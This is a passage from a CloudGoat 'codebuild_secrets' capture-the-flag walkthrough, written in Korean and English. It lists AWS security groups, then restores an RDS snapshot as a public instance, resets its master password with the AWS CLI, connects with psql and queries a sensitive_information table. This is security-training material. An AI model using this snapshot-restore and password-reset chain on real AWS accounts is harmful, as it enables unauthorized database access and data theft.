  "GroupId": "sg-09398b0a5d79dd66c",
  "IpPermissionsEgress": [
    {
      "IpProtocol": "-1",
      "IpRanges": [
        {
          "CidrIp": "0.0.0.0/0"
        }
      ],
      "Ipv6Ranges": [],
      "PrefixListIds": [],
      "UserIdGroupPairs": []
    }
  ]
}

```

```

    ],
    "VpcId": "vpc-0427a6abc9114dd7a"
  },
  {
    "Description": "default VPC security group",
    "GroupName": "default",
    "IpPermissions": [
      {
        "IpProtocol": "-1",
        "IpRanges": [],
        "Ipv6Ranges": [],
        "PrefixListIds": [],
        "UserIdGroupPairs": [
          {
            "GroupId": "sg-05bf90921be99ebcc",
            "UserId": "83192668298"
          }
        ]
      }
    ],
    "OwnerId": "83192668298",
    "GroupId": "sg-05bf90921be99ebcc",
    "IpPermissionsEgress": [
      {
        "IpProtocol": "-1",
        "IpRanges": [
          {
            "CidrIp": "0.0.0.0/0"
          }
        ],
        "Ipv6Ranges": [],
        "PrefixListIds": [],
        "UserIdGroupPairs": []
      }
    ],
    "VpcId": "vpc-0447b296d689ed40a"
  },
  {
    "Description": "CloudGoat codebuild_secrets_cgldfjzupipzz Security Group for EC2 Instance
over SSH",

```

```

    },
    "IpRanges": [],
    "PrefixListIds": [],
    "ToPort": 22,
    "UserIdGroupPairs": []
  },
  "OwnerId": "831926680298",
  "GroupId": "sg-02bb838693f878dc",
  "IpPermissionsEgress": [
    {
      "IpProtocol": "-1",
      "IpRanges": [
        {
          "CidrIp": "0.0.0.0/0"
        }
      ],
      "Ipv6Ranges": [],
      "PrefixListIds": [],
      "UserIdGroupPairs": []
    }
  ],
  "Tags": [
    {
      "Key": "Name",
      "Value": "cg-ec2-ssh-codebuild-secrets_cgdfjzufpipzz"
    },
    {
      "Key": "Scenario",
      "Value": "codebuild-secrets"
    },
    {
      "Key": "Stack",
      "Value": "cloudGoat"
    }
  ],
  "VpcId": "vpc-0427a6abc9114dd7a"
}
}

```

```
aws ec2 describe-security-groups --profile Calrissian
```

- 5432번 포트를 통해서 tcp 통신을 할 수 있다는 것을 알 수 있다.
- It can be determined that TCP communication can occur through port 5432.
- sg-04abafcd128b2b416

```

{
  "DBInstance": {
    "DBInstanceIdentifier": "newdatabase-db",
    "DBInstanceClass": "db.m5.large",
    "Engine": "postgres",
    "DBInstanceStatus": "creating",
    "MasterUsername": "cgadmin",
    "DBName": "securedb",
    "AllocatedStorage": 20,
    "PreferredBackupWindow": "08:11-08:41",
    "BackupRetentionPeriod": 0,
    "DBSecurityGroups": [],
    "VpcSecurityGroups": [
      {
        "VpcSecurityGroupId": "sg-04abafcd128b2b416",
        "Status": "active"
      }
    ],
    "DBParameterGroups": [
      {
        "DBParameterGroupName": "default.postgres16",
        "ParameterApplyStatus": "in-sync"
      }
    ]
  }
}

```

```
aws rds restore-db-instance-from-db-snapshot --db-instance-identifier Newdatabase-db --db-snapshot-identifier cloudgoat --db-subnet-group-name cloud-goat-rds-testing-subnet-group-codebuild-secrets_cgdfjzufpipzz --vpc-security-group-ids sg-04abafcd128b2b416 --publicly-accessible --region us-east-1 --profile Calrissian
```

- 새롭게 Newdatabase라는 DB를 생성한다.
- Create a new database called "Newdatabase."

```
{
  "DBInstance": {
    "DBInstanceIdentifier": "newdatabase-db",
    "DBInstanceClass": "db.m5.large",
    "Engine": "postgres",
    "DBInstanceStatus": "available",
    "MasterUsername": "cgadmin",
    "DBName": "securedb",
    "Endpoint": {
      "Address": "newdatabase-db.cfcm6y0ckvw3.us-east-1.rds.amazonaws.com"
    },
    "Port": 5432,
    "HostedZoneId": "Z2R2ITUGPM61AM"
  },
  "AllocatedStorage": 20,
  "InstanceCreateTime": "2024-08-13T12:02:50.380000+00:00",
  "PreferredBackupWindow": "08:11-08:41",
  "BackupRetentionPeriod": 0,
  "DBSecurityGroups": [],
  "VpcSecurityGroups": [
    {
      "VpcSecurityGroupId": "sg-04abafcd128b2b416",
      "Status": "active"
    }
  ]
}
```

```
aws rds modify-db-instance --db-instance-identifier Newdatabase-db
--master-user-password cloudgoatcodebuild --profile Calrissian
```

- 새롭게 생성한 Newdatabase의 password를 설정한다.
- Set the password for the newly created "Newdatabase."

```
sei@sei-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgidfjzufpipzz$ ps
ql -h Newdatabase-db.cfcm6y0ckvw3.us-east-1.rds.amazonaws.com -p 5432 -d secured
b -U cgadmin
Password for user cgadmin:
psql (16.3 (Ubuntu 16.3-0ubuntu0.24.04.1), server 16.2)
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, compression:
off)
Type "help" for help.
```

```
psql -h Newdatabase-db.cfcm6y0ckvw3.us-east-1.rds.amazonaws.com -p
5432 -d securedb -U cgadmin
```

```
\dt
select * from sensitive_information;
```

[illegible]CloudGoat\_[BoB13]서소영(Seo soyoung)